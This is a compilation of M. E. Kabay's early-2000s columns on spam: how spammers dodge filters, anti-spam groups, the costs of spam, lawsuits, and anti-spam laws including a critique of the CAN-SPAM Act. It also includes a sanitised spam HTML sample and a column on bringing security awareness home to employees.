As I have written in the longer reviews you will find on my Web site, the Commonwealth Films videos are not likely to win Academy Awards, but they were never intended to do so. They are professionally produced, interesting, fast-moving, never boring, technically correct, highly informative, and definitely motivating. All of them involve subject-matter experts from industry and government to provide technical assistance.

All Commonwealth Films training videos are available for inspection before you buy them; the sample versions come with prominent NOT FOR TRAINING banners and FOR PREVIEW ONLY stickers but are otherwise fully functional for evaluation.

Commonwealth Films have allowed me to use their demo DVDs for teaching in my college and university courses; however, I have no financial interest in the company, nor have my reviews ever been written as a function of their courtesy. I just like their stuff and so have my students. In particular, I want to thank David Burke, their Customer Service Manager, for his kindness over many years. Thanks, Dave!

* * *

Meet Mich Kabay at the INFOSEC UPDATE in Montréal Canada, 24-25 November 2003 – see < http://www.dmcyul.com > for details.

MSIA: 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Bringing Security Home

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

A reader recently asked me why I consistently suggest that particular tidbits from my security columns and other sources be included in corporate newsletters about information security. Why should the enterprise be concerned about telling employees how to protect their families against, say, Nigerian advance-fee ("4-1-9") fraud? What does that have to with corporate liability?

The benefit of including useful information about security that can help employees and their families comes from the psychological phenomenon called _internalization_. When we act in a particular way, we come to see ourselves in a new light: we integrate our behavior into a revised conception of ourselves.

This phenomenon is thought to explain the success of the notorious "foot-in-the-door" technique used by salespeople and social activists: get the customer / potential volunteer to agree to a small purchase / action and there's a better chance that they'll agree to a larger purchase / action later.

For example, when political activists are looking for places to put up a prominent sign in a new neighborhood, they don't just baldly go up to any old house and ask, "May we put up this big sign on your lawn?" No, they start small. They'll canvas the block and ask people, "Do you support < whatever the issue is >? You do? Great! Could you display this little postcard-sized sign in your window? You WILL? Oh, that's wonderful! Thank you!!"

Naturally, a week later, the little sign marks those houses which should be visited again. This time, the request can be for permission to, say, put up a sign two feet square on a wooden stick at the edge of the lawn. The week after that, some of the people with lawn signs may agree to join a demonstration or put up a really big sign or whatever the next phase of the plan is.

Why does this technique work?

According to some psychologists, agreeing to the modest request sets up a change in self perception: "Oh, I guess I must be more interested in this than I thought." Then when the next request arrives, the person seems to think something like, "Well, I suppose I really am interested in this after all – sure, go ahead." Changing behavior a little makes it more likely that you can change behavior a lot.

Some employees who act to protect their families against information security threats may come to see themselves as security people; they internalize security as part of their own interests and value system. So when you ask them to cooperate at work on a security project, they may respond better than if they've never done anything security-related. You've converted some neutral bystanders into interested participants. Considering how inexpensive it is to include a paragraph about a useful security tip in a corporate newsletter that will be published anyway, the cost of the program is tiny compared to the potential benefits.

Besides, can you really argue against protecting children and families against bad cyberstuff? No, go ahead: put those little tidbits about save hex into your newsletters and let your employees bring security home.

Don't worry – you'll get it back.

* * *

MSIA: 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Spa.m Get.ti.ng on Your N.E.R.V.E.S?

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

I've been watching with growing dismay as the number of unwanted and offensive messages has been rising in my e-mail over the last year. I'm not alone: reports over the last year have been practically unanimous in suggesting a significant growth in the problem of unsolicited commercial e-mail, or "spam." For example, in April 2003, a report in Investor's Business Daily suggested that the total percentage of spam in worldwide e-mail had reached 35% in 2001. In contrast, a September report by Antone Gonsalves about a Gartner Group study suggested that spam would reach 60% of all e-mail by around mid-2004.

Spammers have always been sneaky about their sleazy unwanted e-mail, with tricky subject lines and forged headers a commonplace for years. However, my own observations, confirmed by industry reports, show even further depths of depravity among these horrible people.

One increasingly frequent dodge is to put random punctuation in the subject lines. I have to be careful in giving examples here, because I don't want our readers' antispam filters stopping this message, so I'll leave exact details to your imagination. Suffice it to say that body-enhancing drugs (none of which should be taken without medical supervision anyway and some of which make claims that are patently impossible – or at least, one hopes so – about specific bits) now have subject lines something like "$PE.ND YOUR MON.E!Y ON USEL.ESS STUFF TO GET BIGG.ER." As a result, my own antispam filter is failing to pick up some of these messages and I have to add additional details to my second-line filters. However, since the number of positions where one can put a variety of punctuation marks and other symbols is far larger than my patience, manual intervention is doomed. The antispam companies are just going to have to strip punctuation out of the text when scanning for recognizable spam strings.

More on the spam problem in the next column.

* * *

For further reading:

Deagon, B. (2003). E-mail spam growing fast, but so are the weapons used to fight it. _Investor's Business Daily_. Available as PDF download from < http://www.biz-sec.com/Images/spam.pdf >

Gonsalves, A. (2003). Marketers warned of getting caught in fight against spam. _TechWeb News_. < http://www.techweb.com/wire/story/TWB20030929S0020 >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Picture This: HTML Spam

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

The nasty people who flood our e-mail with unwanted advertising have been using increasingly deceptive means to elude spam-filtering software, most of which runs on the same principle as signature-based antivirus software or misuse-detection intrusion detection systems. The defensive products rely on intelligence from the field to identify known patterns of subject lines and content to screen spam from their users.

A simple technique that spammers have used recently is to find synonyms for the keywords that are blocking their junk; thus they may use the chemical or generic name of various drugs instead of the brand name. To avoid blockage of this message by readers' antispam tools, I won't give specific examples here. The names are also spelled wrong in a wide range of ways – not by mistake, one can be sure. Antispam products may have to extend their search strings to include likely misspellings of key words.

Some spammers are shifting to almost exclusively HTML e-mail with embedded images that represent their text. Thus instead of being able to scan for the keywords that characterize so much of this repetitive garbage, the antispam tools are faced with bland HTML for a couple of links and an unscannable bit-image that contains no machine-readable text.

Here, for example, is the source of an unwanted advertisement for a drug (by the way, you'd surely have to be mad to trust a drug from an organization that sends spam):

```
<html>
<body>
<center>
<!--yk4a733d3eykjv-->
<a href="http://www.ABCDE.com/host/default.asp?ID=omni">
<!--srYOQNvJ5H0n-->
<img src="http://FGHIJ.com/pics/gv1.gif" height="270" width="405">
</a>
</center>
</font>
</html>
</body>
```

Note that I took out the actual domain names in case your antispam filters have already included them as forbidden strings.

The gif contains the actual advertisement – but how to read it? I think the only strategy that will work for now is to have constantly expanding lists of the domains where the spam originates.

* * *

MSIA: 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Domains of Thieves

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In recent articles, I've been looking briefly at some of the nasty ways that spammers are eluding search-string-based anti-spam filters. I mentioned that because many of these messages now put their text into images to avoid the scanners, we are forced to pay more attention to the domains mentioned in the body and in the e-mail headers.

The headers are problematic: the criminals who send spam think nothing of forging their headers to evade filters and to escape retribution (legal and illegal). Nonetheless, I have noticed a few major spam houses who have been using yet another trick in their attempts to infiltrate our in-boxes: they use domain names with constantly-changing server names. Thus, for example, I noticed that a particularly bad spam house (let's call it, say, "badspammers.com") is now sending out its useless ads for useless products using addresses ending in "@a.badspammers.com," "@b.badspammers.com," "@c.badspammers.com" and so on. Unfortunately, the anti-spam tool I'm currently using (maybe not for long) seems to be having trouble parsing these domain names; even though the rejection list includes "@badspammers.com," it regularly allows the e-mail from a new variant to get through. Clearly, anti-spammer software has to be able to cope with this elementary technique when looking at the headers.

More important, though, is that any spam where the nasties expect to receive a response is going to have to have some reliable address in it – whether a real e-mail address (rare) or a Web URL. I think that these real contact points are a true vulnerability for the Bad Guys: by compiling shared lists of the contact addresses used by the people advertising via spam, it should be possible to spread the signature files widely to users and perhaps to all anti-spam providers.

The situation reminds me of the early days of the antivirus industry; when I was the first Secretary of the Anti-Virus Product Developers' Consortium (AVPD) sponsored by the then-NCSA (later ICSA Labs and TruSecure) in the early 1990s, the idea of sharing virus signature strings among competing antivirus vendors struck some observers as ludicrous. However, I remember Bob Bales and Paul Gates arguing with the vendors that it was no stranger than having medical or biochemical information about diseases and toxic materials shared among competing pharmaceutical companies: the companies could compete on how well they fought the problems rather than concealing information about the problems. The industry agreed, and now antivirus companies routinely work with the AVPD and other organizations to share knowledge about new malicious software.

So I think that antispam software developers ought to be sharing knowledge of the spam recognition strings too. After all [I can hear the complaints already] domain thing is to fight the spam.

* * *

For further reading:

ICSA Labs Anti-Virus Community <
http://www.icsalabs.com/html/communities/antivirus/index.shtml >

MSIA: 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Organizing the Resistance:
Fighting Spam Together

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

There are many organizations dedicated to fighting spam. One of the best known is CAUCE (The Coalition Against Unsolicited Commercial Email). This volunteer organization has been lobbying actively since 1997 for extension of the laws covering junk fax (never as big a problem as junk e-mail, but still a problem in the 1980s) to junk e-mail. There are international affiliates of CAUCE for those outside the USA who want to join the fight. Topics on the Web site include

- Latest News
- About the Problem
- Pending Legislation
- How YOU Can Help
- FAQ
- CAUCE In The News!
- Info for Congress
- Info For Media
- Who is CAUCE?
- Other Resources
- Spam Incidents
- True Tales of Spam.

Another useful site is JunkBusters, which has useful links about the problem and about legislative efforts to fight junk.

A particularly controversial organization is the MAPS (Mail Abuse Prevention System LLC) RBL (Realtime Blackhole List) which is dedicated to providing ISPs (mostly) with the information needed to block e-mail from organizations that send spam. In particular, the RBL is used to help ISPs identify open spam relays – SMTP servers that do not require identification and authentication to send e-mail through them from outside their home network. Such unprotected servers are ripe pickings for the criminal spammers who cheerfully send out millions of messages through other people's equipment without permission. Not everyone likes the RBL, though, since being put on the list means that many ISPs will block all e-mail coming from a compromised system (see the NetSide rant listed in the references). Topics on the home page of the RBL include

- End User information on the RBLSM.
- Our rationale for the MAPS RBLSM.
- Reporting spammers to the MAPS RBLSM team.
- How to get into the MAPS RBLSM.
- How to get out of the MAPS RBLSM.
- How to use the MAPS RBLSM to protect your network.
- Some of the sites that use the MAPS RBLSM.
- Products that incorporate MAPS RBLSM features.
- Look up an entry on the MAPS RBLSM.

Trace the route from the RBLSM server to someplace else.
Why doesn't MAPSSM reply to my e-mail?

* * *

For further reading:

CAUCE < http://www.cauce.org/ >

JunkBusters < http://www.junkbusters.com/ >

MAPS RBL < http://mail-abuse.org/rbl/ >

NetSide Corporation attack on MAPS < http://www.dotcomeon.com/ >

* * *

MSIA: 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Not an OPTion

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

The Direct Marketing Association has been fighting for the right of its members to spam us for a long time. Their Web site has an illuminating article entitled, "Tacking the Spam Issue: The DMA's answers to one of the nation's toughest questions." The document points out that spam is tarnishing all direct marketers and piously announces that, ". . . we're all losing - consumers, businesses, and, yes, even e-mail marketers."

The DMA proposes what it calls "four pillars of responsible e-mail" which I quote verbatim:

* honest subject lines;
* accurate header information that has not been forged;
* a physical street address for consumer redress; and
* an opt-out mechanism that truly works and is honored.

They also propose to

* forbid automated, surreptitious harvesting of e-mail addresses;
* define a universal opt-out technique to be incorporated into all junk e-mail;
* a bond (at least $500 per entity) for organizations agreeing to abide by the DMA principles in case they violate the standards;
* support US federal laws that would preempt state laws on spam;
* subsidize investigation and prosecution of spammers.

The DMA raises my hackles because it specifically argues for an opt-out approach to spam. All of us are supposed to be happy to receive one junk e-mail message from any of the companies in the USA (since it deals exclusively with US spammers) and just decline to receive more.

There are millions of firms in the USA. Receiving one message from each of them occasionally could fill anyone's e-mail in-basket quickly. And why does the DMA nowhere suggest a DO NOT E-MAIL list equivalent to the DO NOT CALL list? Having to opt out of thousands of individual lists strikes me a ridiculous solution to the problem.

The DMA also fails to recognize that offshore spam is growing. Spammers know that other countries are years or even decades behind Europe and the US in regulating the use of Internet resources; annoy them here and they can simply move away or contract with overseas organizations to continuing sending their spam without concern.

I think the fundamental problem is economic. The entire issue boils down to abuse of the commons: greedy people sending out their garbage at virtually no cost to themselves. We may someday see enraged Internet users insisting on a micropayment per e-mail message – say, $.001 per message – that would lead to trivial costs for consumers and normal users of the Internet but cost spammers a great deal of money. Fail to pay your bill and you _can_ be sued successfully for fraud. ISPs could collect these fees and put them in a general fund for legal proceedings

against abusers.

Now _that's_ the kind of option I'd like to see for spammers.

* * *

Wientzen, R. (2003). TACKLING THE SPAM ISSUE: The DMA's answers to one of the nation's toughest questions. < http://www.the-dma.org/memberguide/tacklingspam.shtml >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Victims Paying for Spam

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In my last rant about spam, I mentioned that the fundamental problem causing spam is that unscrupulous people have virtually no costs for sending unwanted e-mail. As Jeffrey Benner put it in his review of antispam laws, spammers are different from telemarketers because making phone calls costs money whereas sending junk e-mail doesn't: "Telemarketing costs money, spamming doesn't. The high cost of making phone calls means marketers would rather spend their resources calling people who might actually be interested in what they're selling. That's why, aside from fear of prosecution, most telemarketers comply with do-not-call lists." In contrast, says Benner, all attempts to develop opt-out do-not-spam lists have failed [1].

In contrast, every recipient of the growing flood of spam pays for that problem in one way or another. Everyone loses time, wasted bandwidth and disk space. Granted, a home user may not place a monetary value on these wasted resources or the time spent getting rid of the junk, but business organizations certainly do. The time wasted by employees paid hourly wages costs money in lost productivity or in overtime; the time wasted by non-salaried (overtime-exempt) employees cuts into efficiency and may marginally reduce job satisfaction. Individually, the problem may not seem like much; collectively, for a corporation and even for the nation, spam is a significant problem. In a recent report by Nucleus Research, spam was estimated to cost US companies over $800 per employee per year in lost productivity [2]. Ferris Research estimated that the total losses incurred by US corporations in 2002 as they coped with spam reached almost $9B [3]. They pointed out that corporate losses included time wasted calling technical support to fight spam.

Some projections from the trends are alarming (others might say alarmist): if the growth in spam continues, "According to Jupiter Research, . . . the average e-mail user should expect to receive nearly 3,900 junk e-mail messages per day in 2007. [4]"

Public rage against spam is rising. According to a November 2002 poll by Harris Interactive, an overwhelming majority (80% of a sample of 2,221 adults) of the US Internet-using public found spam "very annoying" and 74% of the sample wanted spamming made illegal [5].

In my next column, I'll look at some of the (largely futile) efforts to legislate against spam.

* * *

References:

[1] Benner, J. (2001). Antispam laws: Where are they?
< http://www.wired.com/news/ebiz/0,1272,46371,00.html >

[2] Roberts, P. (2003). Report: Spam costs $874 per employee per year. Yearly productivity

loss equals 1.4 percent.
< http://www.infoworld.com/article/03/07/01/HNspamcost_1.html > and
<
http://www.computerworld.com/softwaretopics/software/groupware/story/0,10801,82705,00.html >

[3] Morrissey, B. (2003). Report: Spam Cost Corporate America $9B Last Year.
< http://www.internetnews.com/IAR/article.php/1564761 >

[4] Morrissey, B. (2003). Spam Annoyance on the Rise.
< http://www.internetnews.com/IAR/article.php/1564101 >

[5] Taylor, H. (2003). Large Majority of Those Online Wants Spamming Banned. Huge increase in last two years in those who find spamming very annoying. Pornography and financial services top the list of most annoying types of spam.
< http://www.harrisinteractive.com/harris_poll/index.asp?PID=348 >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Suing Spammers for Fraud

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In my previous column on spam, I presented arguments suggesting that spammers cost their victims money but pay little or nothing for sending vast quantities of junk e-mail. In this article, I look at some of the ways that victims have used civil law to attack spammers for their fraudulent practices and misuse of private corporate resources.

A good summary of early cases is the netlitigation site run by Sugarman Rogers Barshak & Cohen [1]. Many of the cases are against the notorious Sanford "Spamford" Wallace and his Cyberpromotions company. Wallace was involved in sending junk faxes long before he started annoying millions of people with junk e-mail [2] and must take the record for the most imaginative (or deluded) use of legal arguments to defend spam in the history of civil law. As summarized in [1], his attorneys argued unsuccessfully that (a) spamming was supported by First Amendment guarantees of the US Constitution [3]; (b) CompuServe should not be able to limit spam because it might someday be classified as a public service [4]. CyberPromotions was finally put out of business when Earthlink sued Wallace and his company in 1998 [5].

AOL has continued its legal battles against spammers and has recorded the results of 23 cases in an archive that will be useful to anyone looking for legal precedents in preparation for similar lawsuits [6].

Another big gun targeting spammers is Microsoft. In June 2003, the software giant launched 15 lawsuits – 13 in Washington State and two in the United Kingdom [7]. Victims interested in their own lawsuits may learn from the details of the cases: most of the lawsuits mention deceptive subject lines, spoofed headers falsely naming msn.com or other Microsoft ISPs, content misusing Microsoft trademarks or fraudulently associating the senders with Microsoft, and refusal to obey cease-and-desist orders. Although I am not a lawyer and this is not legal advice, it seems to me as a layperson that the company's attorneys are deliberately focusing on clear damage to their interests rather than trying to break new ground by making the spamming itself the issue. The British cases are also interesting because they accuse unknown parties (John Does) of using Microsoft servers to validate e-mail addresses in preparation for spamming.

In discussing these cases, senior attorney Tim Cranton of Microsoft said, "Microsoft feels very strongly that the spam problem requires a multi-pronged strategy that involves not just enforcement, but new technology, strong anti-spam legislation, and the development of industry best practices for legitimate commercial e-mailers. Each of these pillars depends on the other three to be effective. [8]"

In my next and final column in this series, I'll be looking at legislation that tries to regulate or stop spammers.

* * *

References:

[1] < http://www.netlitigation.com/netlitigation/spam.htm >
[2] Scoblionkov, D. (1998). Life in spamalot.
< http://www.citypaper.net/articles/012298/hr1.shtml >
[3] Cyber Promotions, Inc. v. America Online, Inc., 948 F.Supp. 436 (E.D.Pa. 1996)
[4] CompuServe, Inc. v. Cyber Promotions, et al., United States District Court for the Southern District of Ohio, Civil Action No. C2-96-1070
[5] Earthlink Networks v. Cyber Promotions., No. BC 167502 (Cal. Super. Ct. L.A. County, March 30, 1998
[6] AOL Decisions & Litigation -- Junk E-mail Archive
< http://legal.web.aol.com/decisions/dljunk/aolarchive.html >
[7] Microsoft Spam Litigation Case Fact Sheet (2003).
< http://www.microsoft.com/presspass/press/2003/Jun03/0617SpamEnforcementFS.asp >
[8] Taking Action: Microsoft brings lawsuits against spammers.
< http://www.microsoft.com/presspass/features/2003/jun03/06-17SpamEnforcement.asp >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Antispam Laws

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Over the last several weeks, I've been looking at spam and some of the ways companies are fighting back in courts of law. In this, my final article on the topic for a while, I'll review some of the antispam laws already on the books and some of the laws being considered to fight the problem.

Before we get into real laws, a word of warning about a widespread fraud: "S. one thousand six hundred eighteen." Many spammers put a note at the bottom of their junk messages claiming that they are complying with such a US law and that it makes their spam legal. Rubbish: the Senate of the US did indeed pass S. 1-6-1-8 (without the hyphens) in 1998, but it never became law because it was not ratified by the House of Representatives [1]. Ironically, any reference to this number in an e-mail message may activate antispam filters, which is why I'm going to such lengths to avoid putting it in its usual form. I hope its inclusion in the URL won't trigger readers' blocking software.

The most comprehensive list of antispam laws I have found is provided by emaildaddy.com [2]. It provides links not only for US federal and state laws and proposed bills but also for 15 European countries plus the European Union, Australia, Brazil, Canada, Czech Republic, India and Russia. The Federal laws show none enacted, 10 bills from the 106th Congress (1999-2000) and five from the 107th Congress (2001-2002). Twenty-four state laws are summarized and linked in the list.

The 108th Congress currently in session has a number of bills pending [3]. The CAN-SPAM Act (S. 877) is widely touted as a major advance, but according to the "spamlaws.com" site, "It would pre-empt any state laws that prohibit unsolicited commercial e-mail outright, but would not affect the majority of state spam laws." The Anti-Spam Act of 2003 is apparently even weaker, since it would preempt most state laws. The REDUCE Spam Act of 2003 (HR 1933) is even worse, with a definition of spam that limits its applicability to people sending out more than 1,000 junk messages in any two-day period. The Stop Pornography and Abuse Marketing Act (S. 1231) sponsored by Sen. Charles Schumer (D-NY) would establish a no-spam registry administered by the FTC (much to that agency's horror) [4]. The registry would work for people who choose to use it, but it could equally well be used to harvest all the e-mail addresses for use by criminal spammers. To fight this kind of abuse, Schumer's bill also calls for strict penalties including imprisonment for repeat offenders.

Most of these laws and bills are relatively weak. They generally require identification of the spam – many by having "ADV:" in the subject line – and demand that the junk include accurate postal addresses and working unsubscribe links or instructions. They thus use the opt-out concept to regulate spam, ignoring the possibility that even a single junk message per business may flood e-mail recipients with millions of messages over years of annoyance. Worse, they don't take into account the possibility that the creeps who send junk e-mail can simply sell the

confirmed e-mail addresses received through the opt-out process to new spammers who are thus not bound by the specific opt-out demand. Finally, none of these bills seems to take into account the strong likelihood that overseas spammers will pick up where domestic spammers leave off. Recall that international regulations on extradition require "dual criminality:" equivalent severity of the crime in both the jurisdiction of residence and in that requesting extradition [5]. Since most countries have nothing equivalent to antispam laws, it's unlikely that prosecutors from those places with such laws will successfully interfere with international spammers.

In addition to allowing government officials in the US to file charges under state and federal laws governing spam, these statutes also allow private citizens to launch class-action lawsuits. For example, a Utah law firm has filed a class action lawsuit against Sprint Corp. alleging violation of that state's spam law because the company is accused of having used a fraudulent FROM address, failed to put the ADV: prefix in the subject line, failed to include the sender's company name and street address in the message, and failed to include an opt-out method [6]. I hope that many other law firms will take advantage of local laws to sue prominent spammers.

In conclusion, this problem is global and will probably be with us for several more years until we collectively come up with solutions spanning the spectrum from artificial intelligence tools through IPv6 to authenticate all Internet packets through individual lawsuits by deep-pocket victims, class-action lawsuits on behalf of shallow-pocket victims.

My own favorite antispam fantasy solution? Dunking convicted spammers in large vats of melted SPAM® before asking them if they'd like to opt out. And then doing it again. And again. And again. And. . . .

* * *

References

[1] < http://www.techlawjournal.com/congress/slamspam/s1618es.htm >
[2] < http://www.emaildaddy.com/spamlaw.shtml >
[3] < http://www.spamlaws.com/federal/summ108.html >
[4] Mark, R. (2003). Schumer Renews Call for No Spam Registry.
< http://www.internetnews.com/xSP/article.php/3093041 >
[5] McNabb, D. (2002). Extradition treaty law and procedure.
< http://www.usextradition.com/treatyprov30.htm >
[6] < http://www.bigclassaction.com/class_action/complaint_form_sprintspam.html >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Can CAN-SPAM Can Spam?

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

On January 1, 2004, The CAN-SPAM Act of 2003 took effect in the United States. The Act is formally entitled, "Controlling the Assault of Non-Solicited Pornography and Marketing Act of 2003" and was introduced as S. 877 (passed Nov 25, 2003) and accepted by the House on Dec 8, 2003 [1].

Critics have consistently attacked the law as inadequate to control spam on the following grounds [2]:

1. The Act is based on an opt-out philosophy. Anyone can send one junk e-mail message legally as long as they offer an opt-out procedures. However, it is widely believed that many or most of the people who send spam value opt-out replies because they validate addresses. They then sell those addresses to other spammers. As a result, many people will be reluctant to use opt-out mechanisms. In any case, there are more than 20 million businesses in the USA today [3], so if every one of them chose to send a user exactly one message per year at random, a user could expect an average of over 54,000 messages requiring an opt-out response per day. If only 1% of these businesses chose to send out junk e-mail, the daily average would be 500 or more new junk messages requiring an opt-out.

   Section 5(a)(3)(A) requires spammers to provide an opt-out mechanism, but describes these mechanisms broadly as including "a manner specified in the message, a reply electronic mail message or other form of Internet-based communication. . . ."

   As pointed out by blogger Ed Foster, this section means that a spammer could create an opt-out mechanism requiring an unwilling recipient to log on to a Web site and search for opt-out instructions, possibly while being bombarded by pop-up ads [4]. Can you imagine having to log on to Web site after Web site to unsubscribe from drivel you never asked for and detest on sight? Think of the time involved. Furthermore, Web-based opt-out instructions permitted under this law will make it difficult for automated systems to unsubscribe victims of spam using such mechanisms. [Note from MK: I remember one spammer who demanded that his victims _solve a puzzle_ in order to be freed from his waves of, ah, e-xcrement.]

2. Section 9 of the Act mandates a Do-Not-E-Mail Registry for no later than July 2004 but provides no details on how such a registry would be created and updated, how it would be protected against abuse by spammers, which government agency would control it or how it would be used to limit spam.

3. The Act defines "commercial electronic mail message" as "any electronic mail message the primary purpose of which is the commercial advertisement or promotion of a commercial product or service (including content on an Internet website operated for a commercial purpose)." This definition thus permits spam from politicians, political groups, religious organizations, charities, hate groups, hobbyists, cranks, and anyone else

so long as the content cannot be construed as “commercial” (which is itself not defined in the Act).

4. CAN-SPAM overrides more restrictive state laws, weakening the range of legal countermeasures against spammers in the USA.

5. Nothing in the Act resolves the problem of spam directed against US residents but originating outside the boundaries of the USA.

By mid-January, anti-spam campaigners were confirming their pessimistic impression of the law’s effectiveness. According to Jan Libbenga of _The Register_, “The NANAS sightings newsgroup (a large collection of spam, updated continuously) doesn’t contain one spam message that is CAN SPAM compliant.” [5]

Let’s hope for some successful prosecutions of spamming soon with some stiff penalties. Until then, I’m sorry to say that I doubt that this law will have any helpful effect on spam.

* * *

References:

[1] Spam Laws: United States: Federal Laws: CAN-SPAM Act of 2003
< http://www.spamlaws.com/federal/108s877.html >

[2] See for example Bradner, S. (2003). The real meaning of CAN-SPAM.
< http://www.nwfusion.com/columnists/2003/1208bradner.html >

[3] United States (Economy). Microsoft Encarta Reference Library 2004.

[4] Foster, E. (2003). The “Yes, You can Spam” Act of 2003.
< http://www.gripe2ed.com/scoop/story/2003/11/24/02356/143 >

[5] Libbenga, J. (2004). Spammers not deterred by Can Spam Act.
< http://www.theregister.co.uk/content/6/34690.html >

* * *

Come to the Sixth Annual e-ProtectIT Infrastructure Protection Conference at Norwich University in Northfield Vermont - 23-25 March 2004. See
< http://www.e-protectIT.org > for information and registration.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

limit on any Web site, and to republish it in any way they see fit.

Can Laws Block Spam?

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

I just read a new White Paper from Montreal-based Vircom, developer of Modus secure messaging solutions, on recent international anti-spam legislation efforts. Entitled, "Can Laws Block Spam?" the paper uses interviews with five experts on spam:
* Lindsay Barton, Manager, Online Policy at the National Office for the Information Economy of Australia;
* Anne P. Mitchell, Esq., President/CEO, Institute for SPAM and Internet Public Policy and Professor of Law, Lincoln Law School of San Jose, California;
* Michael D. Osterman. President and Founder, Osterman Research
* Troy Rollo, Chairman of the Coalition Against Unsolicited Bulk Email in Australia and Executive Director of the International Coalition Against Unsolicited Commercial Email
* Neil Schwartzman, Editor & Publisher spamNEWS, Chair, Canadian Coalition Against Unsolicited Commercial Email

The paper analyzes the CAN-SPAM act in reasonable detail, but this column has already pointed readers to that legislation and analyses of its weaknesses. More interesting here is the analysis of the European Community Directive on Privacy and Electronic Communication Regulation 2003. This legislation provides for opt-in (not opt-out) restrictions on sending junk e-mail. Much as with fax messaging, no one may initiate e-mail marketing without prior permission or prior business relationship – and there must be an easy way to refuse future junk e-mail at the time of initial data collection about an individual. In addition to enforcement actions initiated by the Information Commissioner in law courts, victims of spam may also sue for damages of up to £5,000 in cases heard before a judge (unlimited if heard before a jury). However, critics point out that the law does not regulate business-to-business spam, including spam sent to employees via their business e-mail addresses.

Another section covers the Australian Spam Act of 2003, which includes not only e-mail spam but also SMS (Simple Message System) junk messages. This law also uses an opt-in strategy, in contrast with the US approaches that depend on opt-out methods. There are also clauses dealing with proper (accurate) origination addresses and restrictions on harvesting e-mail addresses automatically. Penalties are potentially much higher than in the US or in Europe: "Civil penalties under the Act will be assessed according to a sliding scale for repeat offenders. An individual could be liable for up to a total of A$44,000 … for contravention on a single day, while an organization could be fined up to $220,000 AUD in a day. Offenders with a prior record will be penalized up to a maximum of A$220,000 … for each day of spamming by an individual, and A$1.1million … per day for organizations."

Although the Australian law has many admirable features, it founders on the reef of international spam. As commentators note in the White Paper, national laws will inevitably fail to control spam sent from outside their borders. According to a UNCTAD (United Nations Conference on Trade and Development) report on the origins of spam in 2003, the sources were

58.4% USA
5.6% China

5.2% UK
4.9% Brazil
4.1% Canada
21.8% Other

[On a side note, I have been receiving the most amazing junk e-mail from China lately – ads in comically bad English for everything from inflatable dolls the size of buildings to industrial flooring components and chemicals. Given that China has one quarter of the world's population and an economy that is growing at 9-11% per year, this trickle bodes very badly for the future of our inboxes.]

